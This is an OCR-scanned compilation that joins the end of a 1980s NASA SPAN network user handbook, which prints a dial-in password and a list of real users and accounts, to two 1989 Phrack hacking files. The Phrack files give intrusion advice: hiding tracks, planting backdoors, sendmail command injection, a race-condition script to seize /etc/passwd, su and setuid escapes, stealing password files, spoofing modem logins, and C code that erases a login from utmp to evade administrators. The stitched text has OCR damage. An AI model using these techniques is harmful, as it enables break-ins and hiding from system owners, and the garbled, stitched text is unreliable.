Displays a list of all current users on the specified node. This command is extremely useful to list current users on other nodes of the network.

FACSIMILE filename

Will send the specified file to your listener as part of your conversation.

To execute any of these commands during a conversation, the switch hook character must be entered first. By default, that character is the percent key.

REMOTE FILE ACCESS: DCL commands that access files will act transparently over the network. For example, to copy a file from a remote node:

$copy

From: node"username password"::disk:[directory]file.lis
To: newfile.lis

This will copy "file.lis" in "directory" on "node" to the account the command was issued in and name it "newfile.lis". The access information (user name and password of the remote account) is enclosed in quotes. Note that you can also copy that same file to any other node and account you desire. For another example, to obtain a directory listing from a remote node, use the following command:

$dir node::[directory] (if on the default disk)

Utilities for DECnet-11M/DECnet-IAS
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

There are certain DECnet functions that can only be done on nodes that have the same type of operating systems, such as the MPB, TRW, SPRL, LASR, and UTD nodes all with an RSX-11M operating system. The capabilities offered to the RSX DECnet user can be broken down into two major categories: those functions for
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

terminal users and those functions for FORTRAN programmers.

DECnet-11M terminal users have several utility programs available to them which allows logging onto other machines in the network, file transfers, message communication, and network status information.

REMOTE-LOGON: The REMOTE-LOGON procedure allows a user at a node to log-on to another node in the network. This capability is also called virtual terminal. The "SET /HOST=nodename" command allows the user to log-on to adjacent nodes in the network from a DECnet-11M node. This command is initiated by simply typing "SET /HOST=nodename". The "SET HOST" command on the SPAN-VAX also allows you to log-on to adjacent nodes.

NETWORK FILE TRANSFER: NFT is the Network File Transfer program and is part of the DECnet software. It is invoked by typing NFT <CR> to file = from file or by typing NFT to file = from file. Embedded in the file names must be the node name, access information, and directory if it is different than the default conventions. Also note that file names can only be 9 (nine) characters long on RSX systems.

Therefore, VAX/VMS files with more than 9 characters will not copy with default-file naming. In such a case you must explicitly name the file being copied to an RSX system. The following structure for the file names must be used when talking to the SPAN nodes with NFT.

NODE/username/password::Dev:[dir.sub-dir]file.type

The following NFT switches are very useful:

/LI Directory listing switch.
/AP Appends/adds files to end of existing file.
/DE Deletes one or more files.
/EX Executes command file stored on remote/local node.
/SB Submits command file for execution (remote/local).
/SP Spools files to the line printer (works only with "like" nodes).

A particular use for NFT is for the display of graphics files on the network. It is important to note, however, that some device-dependent graphics files are not all displayable, such as those generated by IGL software. The graphic files generated by graphic packages that are displayable when residing at other nodes may be displayed by using the following input:

NFT> TI:=SPAN/NET/NET::[NETNET.RIMS]D1364.COL

Graphics files generated by IGL can be displayed by running either REPLAY or NETREP programs (see the net-library documentation).

TERMINAL COMMUNICATIONS: TLK is the Terminal Communications Utility which allows users to exchange messages through their terminals. TLK somewhat resembles the RSX broadcast command but with more capabilities. TLK currently works only between RSX-11 nodes and within a RSX-11 node. There are two basic modes of operation for TLK: The single message mode and the dialogue mode.

The single message mode conveys short messages to any terminal in the same node or remote node. The syntax for this operation is:

>TLK TARGETNODE::TTn:--Message--

To initiate the the dialogue mode type:

>TLK TARGETNODE::TTn<cr>

When you receive the TLK> prompt, you can enter a new message line.

Graphics Display Utilities

One of the main objectives of the SPAN system project is to accommodate coordinated data analysis without leaving one's institution. Therefore, there is a strong need to develop the ability to have graphic images of data from any node to be displayed by any other node. The current inability to display data on an arbitrary graphics device at any node has been quickly recognized. As general network utilities are developed to support the display of device dependent and independent graphic images, the handbook SPAN Graphics Display Utilities Handbook will serve to document their use and limitations. The graphics handbook is a practical guide to those common network facilities which will be used to support network correlative studies from the one-to-one to the workshop levels. For each graphics software utility the handbook contains information necessary to obtain, use, and implement the utility.

Network Control Program

NCP is the Network Control Program and is designed primarily to help the network manager. However, there are some NCP commands which are useful for the general user. With these commands, the user can quickly determine node names and whether nodes are reachable or not. Help can be obtained by entering NCP>HELP and continuing from there. For a complete listing of all the NCP commands that are available to nonpriviledged users, refer to the NCP Utility manual on VAXs, and the NCP appendix of the DECnet-11M manual for PDPs. The following two commands are probably the most beneficial to users:

```
$ RUN SYS$SYSTEM:NCP       !on VAXs

       -or-

> RUN $NCP                 !on PDPs

NCP> SHOW KNOWN NODES      !show a list of all nodes
                           !   defined in the volatile data base
NCP> SHOW ACTIVE NODES     !show a list of only currently reachable
```

Please note that the second command cannot be used on "end nodes", that is, nodes that do not perform at least DECnet Level I routing. In addition, only nodes in the user's area will be displayed on either Level I or Level II routers. In the case of end nodes, users should find out the name of the nearest Level I or II routing node and issue the following command:

```
NCP> TELL GEORGE SHOW ACTIVE NODES
```

Mail

As briefly discussed earlier all SPAN DEC nodes have a network mail utility. Before sending a mail message, the node name and user name must be known. To send a message to the project manager, you would enter the following commands:

```
$ MAIL

MAIL> SEND

To: NSSDCA::THOMAS
Subj: MAIL UTILITY TEST
Enter your message below. Press ctrl/z when complete
ctrl/c to quit:
```

```
VALERIE,
   OUR NETWORK CONNECTION IS NOW AVAILABLE AT ALL TIMES.  WE ARE LOOKING
FORWARD TO WORKING FULL TIME ON SPAN.  THANKS FOR ALL YOUR HELP.

                              FRED
<CTRL/Z>

MAIL>EXIT
```

In order to send mail to more than one user, list the desired network users on the same line as the TO: command, separating each with a comma. Another way to accomplish this is to use a file of names. For example, in the file SEPAC.DIS, all SEPAC investigators on SPAN are listed:

```
        SSL::ROBERTS
        SSL::REASONER
        SSL::CHAPPELL
        SWRI::JIM
        TRW::TAYLOR
        STAR::WILLIAMSON
```

The network mail utility will send duplicate messages to all those named in the above file by putting the file name on the TO: command line (TO: @SEPAC). A second option for the SEND command is to include a file name that contains the text to be sent. You will still be prompted for the To: and Subject: information. The following statements give a brief description of other functions of the MAIL utility:

READ n	Will list, on the terminal, the mail message corresponding to number n. If n is not entered, new mail messages will be listed.
EXTRACT	Saves a copy of the current message to a designated file.
FORWARD	Sends a copy of the current message to other users.
REPLY	Allows you to send a message to the sender of the current message.
DIR	Lists all messages in the current folder that you have selected. The sequence numbers can then be used with the READ command.
DEL	Delete the message just read. The message is actually moved to the WASTEBASKET folder until you exit the utility, when it is actually deleted. Therefore, you can retrieve a message that you have "deleted", up until you enter "exit" or ^Z to the MAIL> prompt.
HELP	Always useful if you're lost.

Remote Node Information Files

All nodes on the SPAN are required to maintain two node specific information files in their DECnet default directories.

The first file is a network user list file that contains specific information on each network user who has an account on the machine. At a minimum, the user list file should contain the name of the user, his electronic mail address, his account/project identifier, and his default directory. All of this information is easily obtained on VAX/VMS systems from the SYS$SYSTEM:SYSUAF.DAT file. (Note that the SYSUAF.DAT file is (and should be) only readable by the system manager.) The file is called USERLIST.LIS and resides in the node's DECnet default directory. A command procedure for creating this file is available in NSSDCA::SPAN_NIC:USERLIST.COM. This procedure should be executed from the SYSTEM account on the remote node for which it is to be compiled. Following is an example of displaying the USERLIST.LIS file on NSSDCA from a VAX/VMS system.

```
 $ TYPE NSSDCA::USERLIST

      Userlist file created at : 28-SEP-1986 22:06:01.71

        Owner          Mail Address     Project   Default Directory
```

ROBERT HOLZER	NSSDCA::HOLZER	CD8UCLGU	CDAW_C8USER:[HOLZER]
RICHARD HOROWITZ	NSSDCA::HOROWITZ	ACQ633GU	ACQ_USER:[HOROWITZ]
CHERYL HUANG	NSSDCA::HUANG	CD8IOWGU	CDAW_C8USER:[HUANG]
DOMINIK P. IASCO	NSSDCA::IASCONE	PCDCDWPG	CDAW_DEV:[IASCONE]
ISADARE BRADSKY	NSSDCA::IZZY	DVDSARPG	DAVID_DEV:[IZZY]
WENDELL JOHNSON	NSSDCA::JOHNSON	DCSSARPG	CODD_DEV:[JOHNSON]
DAVID JOSLIN	NSSDCA::JOSLIN	SYSNYMOP	OPERS_OPER:[JOSLIN]
JENNIFER HYESONG	NSSDCA::JPARK	CAS130GU	CAS_USER:[JPARK]
HSIAOFANG HU	NSSDCA::JUDY	DVDSARPG	DAVID_DEV:[JUDY]
YOUNG-WOON KANG	NSSDCA::KANG	ADCSARGU	ADC_USER:[KANG]
SUSAN E. KAYSER	NSSDCA::KAYSER	ACQSARGU	ACQ_USER:[KAYSER]
DR. JOSEPH KING	NSSDCA::KING	ADM633MG	ADM_USER:[KING]
BERNDT KLECKER	NSSDCA::KLECKER	CD8MAXGU	CDAW_C8USER:[KLECKER]
KENNETH KLENK	NSSDCA::KLENK	PCDSARPG	ADM_USER:[KLENK]

Much like the user list, a node information listing is available for all nodes in their DECnet default account. This file is named NODEINFO.LIS. The following example is for the SSL node and should be taken as a template for the generic NODEINFO.LIS file that should be on each node in SPAN.

```
 $ TYPE SSL::NODEINFO
```

Telenet Access To SPAN

As SPAN grows, the number of users wishing to make use of its capabilities increases dramatically. Now it is possible for any user with a terminal and a 0.3 or 1.2 kbps modem to access SPAN from anywhere in the U.S. simply by making a local telephone call. There exists an interconnection between SPAN and the NASA Packet Switched Service (NPSS). The NPSS in turn has a gateway to the public GTE Telenet network which provides the local call access facilities. The user dials into one of Telenet's local access facilities and dials the NASA DAF (Data Access Facility) security computer. The user is then able to access SPAN transparently through the NSSDC or SSL machines.

To find the phone number of a PAD local to the area you are calling from, you can call the Telenet customer service office, toll free, at 1-800-TELENET. They will be able to provide you with the number of the nearest Telenet PAD.

The following outlines the steps that one must go through to gain access to SPAN through Telenet.

1. First dial into the local Telenet PAD.
2. When the PAD answers, hit carriage return several times until the '@' prompt appears.

```
<CR><CR><CR>

@
```

3. Next enter the host identification address of the NASA DAF (security computer). This identification was not yet available at publication time, but will be made available to all users requesting this type of access.

```
@ID ;32100104/NASA
```

4. You will then be prompted for a password (which will be made available with the identification above).

```
PASSWORD = 021075
```

(Note: Tthe password will not be echoed)

5. Then type <CR>. You will be connected to the NASA DAF computer. The DAF will tell you which facility and port you succeeded in reaching, along with a "ready" and then an asterisk prompt:

```
NASA PACKET NETWORK - PSCN
```

```
 TROUBLE 205/544(FTS 824)-1771

  PAD 311032115056

*1

ready

*
```

All entries to the DAF must be in capital letters, and the USERID and PASSWORD will undoubtedly be echoed on the screen.

```
 *LOGON
 ENTER USERID>                   LPORTER
 ENTER PASSWORD>                 XXXXXXX
 ENTER SERVICE>                  SPANSSL
 NETWORK CONNECTION IN PROGRESS
 connected
```

Alternatively, you may enter NSSDC for the "Service>" request.

6. You should now get the VMS "Username" prompt:

   Username: SPAN

7. You will then be prompted for the name of the SPAN host destination. For instance, if you are a Pilot Land Data System user on the NSSDC VAX 11/780, you would enter NSSDC and hit the carriage return in response to the prompt for host name.


   SPAN host name? NSSDC


8. Finally, continue with normal logon procedure for the destination host.

The SPAN X.25 gateways have also been used extensively for internetwork communications to developing networks in Europe and Canada.

The traffic from the United States to Europe was so extensive that a dedicated link between the GSFC and ESOC routing centers. This link became operational in January 1987.

Configuration Of SPAN/TELENET Gateway





SPAN/ARPANET/BITNET/Public Packet Mail Gateways
~~~~~~

SPAN supports several gateways both to and from several major networks. The following gives the current syntax for forming an address to another user on another network. There are several similar gateways at other SPAN nodes that are not included in this list. Stanford is used here only as a typical example. If it is necessary for you to use the Stanford mail gateway on an occasional basis, you should obtain permission from the system manager on the STAR node (or any other non-NASA gateway node). Currently, there is no restriction on the NSSDCA gateway usage.

SPAN-to-ARPANET: NSSDC Gateway . . To: NSSDCA::ARPA%"arpauser@arpahost"
JPL Gateway . . . To: JPLLSI::"arpauser@arpahost"
Stanford Gateway. To: STAR::"arpauser@arpahost"

ARPANET-to-SPAN: NSSDC Gateway . . To: spanuser%spanhost.SPAN@128.183.10.4
JPL Gateway . . . To: spanuser%spanhost.SPAN@JPL-VLSI.ARPA
Stanford Gateway. To: spanuser%spanhost.SPAN@STAR.STANFORD.EDU
[Note: 128.183.10.4 is MILNET/ARPANET address for the NSSDC]

SPAN-to-BITNET:
NSSDC Gateway. . .To: NSSDCA::ARPA%"bituser%bithost.BITNET@CUNY.CUNYVM.EDU"
JPL Gateway. . . .To: JPLLSI::"bituser%bithost.BITNET@CUNY.CUNYVM.EDU"
Stanford Gateway .To: STAR::"bituser%bithost.BITNET@CUNY.CUNYVM.EDU"

BITNET-to-SPAN: Stanford Gateway. . . . To: spanuser%spanhost.SPAN@SU-STAR.ARPA

The following gateways allow users on a VAX that supports a connection to a public packet switch system (virtually anywhere in the world) to reach SPAN nodes and vice-versa. Note that this will transmit mail only to and from VAXs that support DEC PSI and PSI incoming and outgoing mail.

SPAN-to-Public Packet VAX
NSSDC Gateway. To: NSSDCA::PSI%dte_number::username
SSL Gateway. . To: SSL::PSI%dte_number::username

Public Packet VAX-to-SPAN node
NSSDC Gateway. To: PSI%311032107035::span_node_name::username
SSL Gateway. . To: PSI%311032100160::span_node_name::username

It is possible for remote terminal access and mail between users on England's Joint Academic Network (JANET) and SPAN. JANET is a private X.25 network used by the UK academic community and is accessible through the two SPAN public packet switched gateways at MSFC and at the NSSDC.

List Of Acronyms
~~~~~~~~~~~~~~~~

ARC - Ames Research Center
ARPANET - Advanced Research Projects Agency network
BITNET - Because It's Time Network
CDAW - Coordinated Data Analysis Workshop
CSNET - Computer Science Network
DDCMP - DEC "level II" network protocol
DEC - Digital Equipment Corporation
DECnet - DEC networking products generic family name
DSUWG - Data System Users Working Group
ESOC - European Space Operations Center
ESTEC - European Space Research and Technology Center
GSFC - Goddard Space Flight Center
GTE - General Telephone and Electic
HEPNET - High Energy Physics Network
INFNET - Instituto Nazional Fisica Nucleare Network

```
ISAS    - Institute of Space and Astronautical Science
ISO/OSI - International Standards Organization/Open Systems Interconnection
          (network protocol)
ISTP    - International Solar Terrestrial Physics
JANET   - Joint Academic Network (in United Kingdom)
JPL     - Jet Propulsion Laboratory
JSC     - Johnson Space Center
kbps    - Kilobit per second
LAN     - Local area network
LANL    - Los Alamos National Laboratory
MFENET  - Magnetic Fussion Energy Network
MILNET  - Defence data network (originally part of ARPANET)
MSFC    - Marshall Space Flight Center
NCAR    - National Center for Atmospheric Research
NFT     - Network File Transfer (program on RSX/IAS systems)
NIC     - Network Information Center
NPSS    - NASA Packet Switched System (using X.25 protocol)
NSSDC   - National Space Science Data Center (at GSFC)
PDS     - Planetary Data System
PSCN    - Program Support Communications Network
SESNET  - Space and Earth Science Network (at GSFC)
SPAN    - Space Physics Analysis Network
SSL     - Space Science Laboratory (at MSFC)
RVT     - Remote virtual terminal program for RSX or IAS systems
TCP/IP  - Transmission Control Protocol/Internet Protocol
Telenet - A public packed switched network owned by GTE
TEXNET  - Texas Network (Academic network)
WAN     - Wide area network
X.25    - A "level II" communication protocol for packet switched networks
```

==Phrack Inc.==

Volume Three, Issue 25, File 5 of 11

Unix Cracking Tips

by Dark OverLord

March 17, 1989

The purpose of this file is to present tips for budding Unix hackers. The audience this is aimed at are those that are experienced at working with basic Unix, but not in the cracking aspects.

Most of the following material is based on actual experience with BSD boxes (with some help from my friends). Many of the bugs here may not apply to your system; your mileage will vary.

When Cracking A System Remember --

- o ALWAYS cover your tracks
- o Don't get caught
- o Don't get malicious
- o Get off as soon as possible
- o Keep a bottle of "Wild Turkey" near the terminal

(IMPORTANT!)

About Logging: Remember that many systems use paper terminals so that if a warning message goes to the console, you can't erase it.

Hint: If you know that you are going to be ringing a few bells, you may wish to send a bunch of bogus messages to the console so it runs out of paper before the important messages get there.

After you gain superuser privileges and you wish to stay root, here are a few suggestions for installing backdoors:

- Disable checks for superuser in the kernel
- Install new system calls
- Patch a system binary to contain a backdoor
- Leave /dev/mem readable

An ancient method of extracting data from anything is to sort through its trash. The same applies to Unix and newly allocated data.
One trick is to look for old data in newly allocated data (eg: Allocate a large amount of memory and search through it for old [useful?] data). Given enough time and an intelligent search algorithms, you could find quite a bit of information including people's passwords and other private stuff like mail, et al.

If the device "/dev/kmem" is readable, you should be able to write a quick C program that intercepts the I/O to other terminals and catch other people's password etc.

If the device "/dev/kmem" is writeable, it is possible to change your userid by editing the user structure.

A Common Trick: When looking to gain more system privileges, one of the first things to investigate are other users' .rhost files since these can be used to

grant access to other accounts without the use of a password. See the Unix manual entry for rlogin for more information.

Another thing to look for are writeable .profile, .cshrc or .logins (to name a few). It these are left writeable, it is all too easy to install a Trojan horse.

Look for readable .netrc files since these files may contain passwords to other accounts.

If the man command is setuid, it might be possible to get a shell by typing "!/bin/csh" from within the pager.

Some types of terminals can be "instructed" to issue commands using various escape sequences. This makes it possible to mail someone a "letter bomb" that (when read) will send commands to the user's shell.

It is possible to mail commands to a system. This is a feature of the debugging mode of Unix's sendmail. This trick was made fairly public through its use by the Internet Worm. The way it is done is by connecting to the SMTP socket/port and turning on the debug mode. The recipient that is mailed to is "| sed '1,/$/d' | /bin/sh ; exit 0" and then the commands for the shell are placed in the body of the letter/data section.

Under Unix it is trivial to forge mail. The easiest way this is done is by connecting to the SMTP port and pretending to be a foreign mailer program.

Some systems will crash if you issue the command "eval `\!\!`" from within the C shell (/bin/csh).

When searching for data, do not forget to look for possible un-mounted file systems. [eg: Look for disk partitions that are unaccounted for.]

Other things to try are illegal system calls and system calls with illegal (strange?) arguments. A good example is the fchown system call under 4.3-Tahoe Release from Berkeley. If you give it a negative number for the group argument it grants permission for you to change the ownership of any file. Another example (on many systems) is the "access" system call used by many, many programs. Its problem is that is only checks permissions on the requested file and neglects to check the permissions of links and directories that lead to the file. I have seen some systems that allow any user to use the chroot system call; this is VERY foolish since all I have to do in construct my own sub-environment (with my own configuration files) and execute certain commands from within it.

Yet another thing to look for are system structures stored in user accessible memory. These structures can be modified to suit your purposes.

Look for sloppy permission/ownership on system directories and on system configuration files. These can allow you to modify and/or control many aspects of system behavior. Here are a few files to look out for:
"/etc/rc",
"/etc/passwd", "/etc/group", "/etc/profile",
"/usr/lib/crontab" or
"/usr/spool/cron/crontabs/*".

Hint: AT&T 3b1 systems are notorious for this problem.

If the system you are hacking has readable system logfiles and it logs failed login attempts, a possible leak might be if a user had accidentally typed their password at the login prompt. You should scan through these logs looking to strange and nonexistent account names and use these as the password for users that logged in around that time (the command "last" will list the login time of users).

Check to see if the system has source code on-line. There is nothing more useful then having system source code on-line for browsing.
Look for source code (normally found in the directory /usr/src) and scan it for programming errors (or download it so you spend less time on the system).

Look for other people's back doors. If you can find any, they can make your life a bit easier.

Check to see if the system has a good auditing system. If so, run it since it may find a few security problems for you.

Look for setuid shell scripts that may be on the system. There is no way way to secure a setuid shell script under the current release of BSDish Unixes in the current market. The command "find / -perm -6000 -ls" will print out all setuid and setgid files on a system. Look through this list for setuid shell scripts. One way in defeating a setuid script is to make a link named "-i" to the file, then execute the link. Another way is to send it a signal at the right moment during its start up. The simplest way do this is to write a quick C program tha t sets a block on the signal, then sends itself the signal, and then execs a setuid script. (Note: The signal will not be processed because of the block, thus leaving it for the setuid script). Either of these bugs should give you an interactive shell running as the userid of the setuid script.

If you are familiar with programming with assemblers/dissemblers, you can look for bugs and/or modify existing software to suit your needs since most installations do not strip debugging symbols from system binaries and leave the executables readable. There is an enormous amount of hacking information that can be learned this way.

Under UNIX-V7 & 4.1BSD, programs that were setgid were only a security problem because if you were able to get them to dump a core file, the core would be owned by you and setgid to the groupid of the program that generated it. Since you owned this file, you could copy a shell of a command script into it and have it run as the groupid of the file. This will allow you access to to any file that is owned by the group.

If the system you are hacking supports bidirectional modems, it is possible to use them for stealing passwords. This can be done by using tip to connect to the modem and then waiting for a user to call. When a user calls in, you simply answer the phone and simulate the login process. Once the user has surrendered their password, you simulate line noise and hang up.

The Unix login program (the program that prompts you for the account name and password) is tricky in the way that the error message for bad accounts and bad passwords are the same. This is to stop account/password guessing. I guess it works if your only access to a system is either a terminal line or a modem connection. If you have access through a LAN you can check account names with the finger command. This neat little Unix goodie will give you all sorts of information about people's accounts. If the finger utility is turned off, there is another way through a program called ftp. The ftp (File Transfer Program) command can be used to confirm the existence of a user account/bad

password selection. I have also noted that the ftp command does not do as much logging, thus repeated bad password guesses not logged as much via ftp. [See next section also.]

If the Unix system you wish to crack is networked via UUCP or TCP/IP, it should be fairly simple to extract the password file from the remote system using the ftp utility. Once you have a copy of the password file, you can simply back away from the system (thus reducing the chances of getting caught!).

See Phrack Inc. Issue 22, File 6 -- "Yet Another File On Hacking Unix by >Unknown User<" for a slow but effective password grinder.

Another network based attack involves tapping in on the LAN (Local Area Network) and listening for people's passwords since most systems transmit them in clear text.

On systems that disable account logins after N number of bad logins, it is sometimes useful to use the feature to lock out staff members from logging in thus giving you [the cracker] more time to clean up after yourself and escape.

Here are a few bugs in the su (set userid) command that may come in handy:

The first was that the "-c" option did not check to see if the user being su'ed to had a valid shell. The "-c" option is used to instruct the su command to run another command instead of a shell [eg: "su davis -c foobar" tells su to run foobar instead of davis's default shell]. This comes in handy with accounts like "sync::0:1::/:/bin/sync" because you can execute any arbitrary command [eg: su sync -c /bin/csh].

Another bug in the su command exists in some System V ports where if su was unable to open the password file ("etc/passwd"), it would grant root access (without checking the reason for the failure). I guess the programming can tell that something is wrong and grants access so someone can fix things. The security problem occurs when when su is executed with a full file descriptor table; this will force su to fail its open request on the password file.

Some Unix system's mkdir (MaKe DIRectory) command can be subverted into aiding you in gaining root. This is done by exploiting a race condition that can occur between processes. The following command script will eventually cause the error to occur and cause the password file to be owned by you:

```
while : ; do
    nice -10 (mkdir a;rm -fr a) &
    (rm -fr a; ln /etc/passwd a) &
done
```

The race condition happens when the "ln" command runs while the mkdir command is in the middle of running. This works because the mkdir does its job by doing the two system calls: mknod and then chown. If the now inode (allocated by mknod) is replaced with a link to the password file before the chown system call is made, then the password file is "chown"ed instead. To become root from here, all you have to do is add a new entry into the password file.

The print command ("lpr" or "lp") has an option to delete a file after it is printed. This option will work (print & delete the file) even if you do not own the file.

The mail command has the option to save your mail after you read to another file. Some versions of this command will save (append) your mail to a file after it is read. A bug exists where the mail program does not check to see if you have write permission to the file you are saving the mail to, thus allowing you to (for example) add new accounts to the password file.

A quick word on the crypt command (and vi -x since it uses the crypt command): The algorithm used is not hard to break (it takes about twenty minutes to decrypt a file with the right tools). See the "Bell Systems Technical journal," Vol. 63, 8, part 2 for more information.

If the UUCP configuration files are readable [default on many systems], you can obtain the login names, passwords, and phone numbers to all of the mail links to and from the system you are hacking. With the use of the a public domain program, "uupc", you can make the connections yourself and intercept and/or filter all incoming mail.

There are so many ways to crack Unix just through UUCP that I am not going to expand and list the many ways and their permutations. Instead, I am going to save them for an article to be done at some random time in the future.

If you are hacking on a system that supports sharable memory you may be able to access these memory segments. On Sun systems, there is a command called ipcs. This command lists available sharable memory segments. If this command does not exist (nor has a equivalent command available), you may have to either write one or use blind exploration. Once you have identified these segments, you can gain control to the data contained therein and/or other programs utilizing the data contained within.

If you are caught: Grasp the bottle of "Wild Turkey" (the one near your terminal) and drink it.

==========

==Phrack Inc.==

Volume Three, Issue 25, File 6 of 11

HIDING OUT UNDER UNIX

By BLACK TIE AFFAIR

March 25, 1989

Under Unix, a user can see who's currently logged into the system with commands like 'who', 'finger' and 'w'. All these programs gather parts or all of their information by looking at the file /etc/utmp.

This file contains one record for each terminal connected to the system and activated for logins. The format of the record differs between the various Unix versions, but there are common fields which exist on every popular Unix descent: The name of the terminal device (ut_line) and the name of the user logged in on that line (ut_user).

Though the design of the Unix operating system is basically (!) consistent, this scheme shows some problems. The information whether a process is considered to be a terminal session is not kept in the process itself, but in a separate file. Thus, it is the duty of user mode programs to keep this file up to date, and gives an excellent point for a hacker to put his drill on. To be fair here, other operating systems have similar problems. But we're talking Unix currently.

There is another mechanism available under Unix, which can provide information about terminal sessions: The 'controlling tty'. The first terminal device a process opens becomes that process controlling tty. Unix uses this information internally to determine which processes should be signaled when the user types one of the signal generating keys (CTRL-C, CTRL-\ etc.) on the terminal. When such a character is encountered by the terminal driver, all processes which have this terminal device as controlling tty receive the signal corresponding to that character.

A process is not needingly an interactive session if it has a controlling tty, though. Any process which opens a terminal device (which could be a network process which uses a tty device for communication to another machine) has this terminal as it's controlling tty.

As such, it is good practice to cross-check the contents of the utmp file with all processes in the system which have a controlling tty. Two shell scripts which exactly do this on BSD and System V Unix systems are included at the end of this file. Both perform the same function: They use who(1) to get a list of the sessions mentioned in the utmp file, and ps(1) to get a list of all processes currently running. It outputs all processes which have a controlling tty but are not visible with who(1). A little flaw here is the fact that getty processes waiting on a terminal for someone to log in are displayed.

The family of 'who'-programs just scans the utmp-file for entries which belong to an active login session, and formats those records to be human-readable. The decision whether an entry corresponds to an active session is different under different Unix versions. Those who have the old utmp file format (System III, System 5R1, BSD) look at the ut_user field. If the first byte is non-null, the entry is considered to correspond to an active session. Under System 5 since release 2, the utmp structure has been enhanced to contain a type field (ut_type) which tells about the type of the entry. who(1) only displays a record, when the ut_type field contains the value USER_PROCESS (as defined in /usr/include/utmp.h). Other records are ignored unless the -a option is specified to who(1).

Being invisible to the who-family of programs gives some advantage to a hacker. He can stay in the system with a degraded risk of being discovered by a system manager who spies around. Of course, a system with a properly protected utmp file is not vulnerable to this kind of hide out, provided that the hacker didn't manage to get root access. For clearance, a little C program which demonstrates this kind of hideout is included in the shar file at the end of

this article. Just compile and run it with proper permissions to see how to hide.

```
! /bin/sh
 This is a shell archive.  Remove anything before this line, then feed it
 into a shell via "sh file" or similar.  To overwrite existing files,
 type "sh file -c".
 The tool that generated this appeared in the comp.sources.unix newsgroup;
 send mail to comp-sources-unix@uunet.uu.net if you want that tool.
 If this archive is complete, you will see the following message at the end:
              "End of shell archive."
 Contents:  check.bsd check.sysv uthide.c
PATH=/bin:/usr/bin:/usr/ucb ; export PATH
if test -f 'check.bsd' -a "$1" != "-c" ; then
  echo shar: Will not clobber existing file \"'check.bsd'\"
else
echo shar: Extracting \"'check.bsd'\" \(305 characters\)
sed "s/^X//" >'check.bsd' <<'END_OF_FILE'
X:
X
X(who ; echo "___" ; ps au) | awk '
X               if ($0 == "___")
X                       pslist = 1
X                       next
X
X                if ( pslist )
X                       if (ttys[$7] == 0)
X                               print $0
X
X                 else
X                       if (substr($2, 0, 3) == "tty")
X                               id = substr($2, 4, 2)
X                               ttys[id] = 1
X                        else
X                               if ($2 == "console")
X                                       ttys["co"] = 1
X
X
X

END_OF_FILE
if test 306 -ne `wc -c <'check.bsd'`; then
    echo shar: \"'check.bsd'\" unpacked with wrong size!
fi
 end of 'check.bsd'
fi
if test -f 'check.sysv' -a "$1" != "-c" ; then
  echo shar: Will not clobber existing file \"'check.sysv'\"
else
echo shar: Extracting \"'check.sysv'\" \(312 characters\)
sed "s/^X//" >'check.sysv' <<'END_OF_FILE'
X:
X
X(who ; echo "___" ; ps -fe) | awk '
X               if ($0 == "___")
X                       pslist = 1
X                       next
X
X                if ( pslist )
X                       if ($6 != "?" && ttys[$6] == 0)
X                               print $0
X
X                 else
X                       if (substr($2, 0, 3) == "tty")
X                               id = substr($2, 4, 2)
X                               ttys[id] = 1
X                        else
X                               if ($2 == "console")
X                                       ttys["co"] = 1
X
```

```
X

END_OF_FILE
if test 313 -ne `wc -c <'check.sysv'`; then
    echo shar: \"'check.sysv'\" unpacked with wrong size!
fi
 end of 'check.sysv'
fi
if test -f 'uthide.c' -a "$1" != "-c" ; then
  echo shar: Will not clobber existing file \"'uthide.c'\"
else
echo shar: Extracting \"'uthide.c'\" \(1295 characters\)
sed "s/^X//" >'uthide.c' <<'END_OF_FILE'
X/* hide.c - needs write access to /etc/utmp */
X
Xinclude <sys/types.h>
Xinclude <utmp.h>
Xinclude <fcntl.h>
X
Xdefine UTMP "/etc/utmp"
X
Xifndef INIT_PROCESS
X/* this is some system with this useless utmp format.  we assume bsd, but
X * it could well be system III or some other historic version.  but come
X * on, guys -- go the modern way ;-)
X */
Xdefine        BSD
Xendif
X
Xifdef BSD
Xdefine        strrchr rindex
Xelse
Xdefine bzero(s,n) memset(s,'\0',n)
Xendif
X
Xchar *
Xbasename(path)
X
X       char    *path;
X      char    *p, *strrchr();
X
X       return((path && (p = strrchr(path, '/'))) ? p+1 : path);
X
X
Xmain()
X
X      struct  utmp    ut;
X       int             fd;
X       char            *strrchr();
X       char            *ttyname(), *tty = basename(ttyname(0));
X
X       if (!tty)
X               puts("not on a tty");
X               exit(1);
X
X
X       if ((fd = open(UTMP, O_RDWR)) < 0)
X               perror(UTMP);
X               exit(2);
X
X
X       while (read(fd, &ut, sizeof(ut)) == sizeof(ut))
X               if (!strncmp(ut.ut_line, tty, sizeof(ut.ut_line)))
X                       bzero(ut.ut_name, sizeof(ut.ut_name));
Xifndef BSD
X                       ut.ut_type = INIT_PROCESS;
X                       ut.ut_pid = 1;
Xelse
X                       bzero(ut.ut_host, sizeof(ut.ut_host));
Xendif BSD
```

```
X                       if (lseek(fd, -sizeof(ut), 1) < 0)
X                               puts("seek error");
X                               exit(3);
X
X                       if (write(fd, &ut, sizeof(ut)) != sizeof(ut))
X                               puts("write error");
X                               exit(4);
X
X                       exit(0);
X
X
X
X       puts("you don't exist");
X       exit(5);
X

END_OF_FILE
if test 1296 -ne `wc -c <'uthide.c'`; then
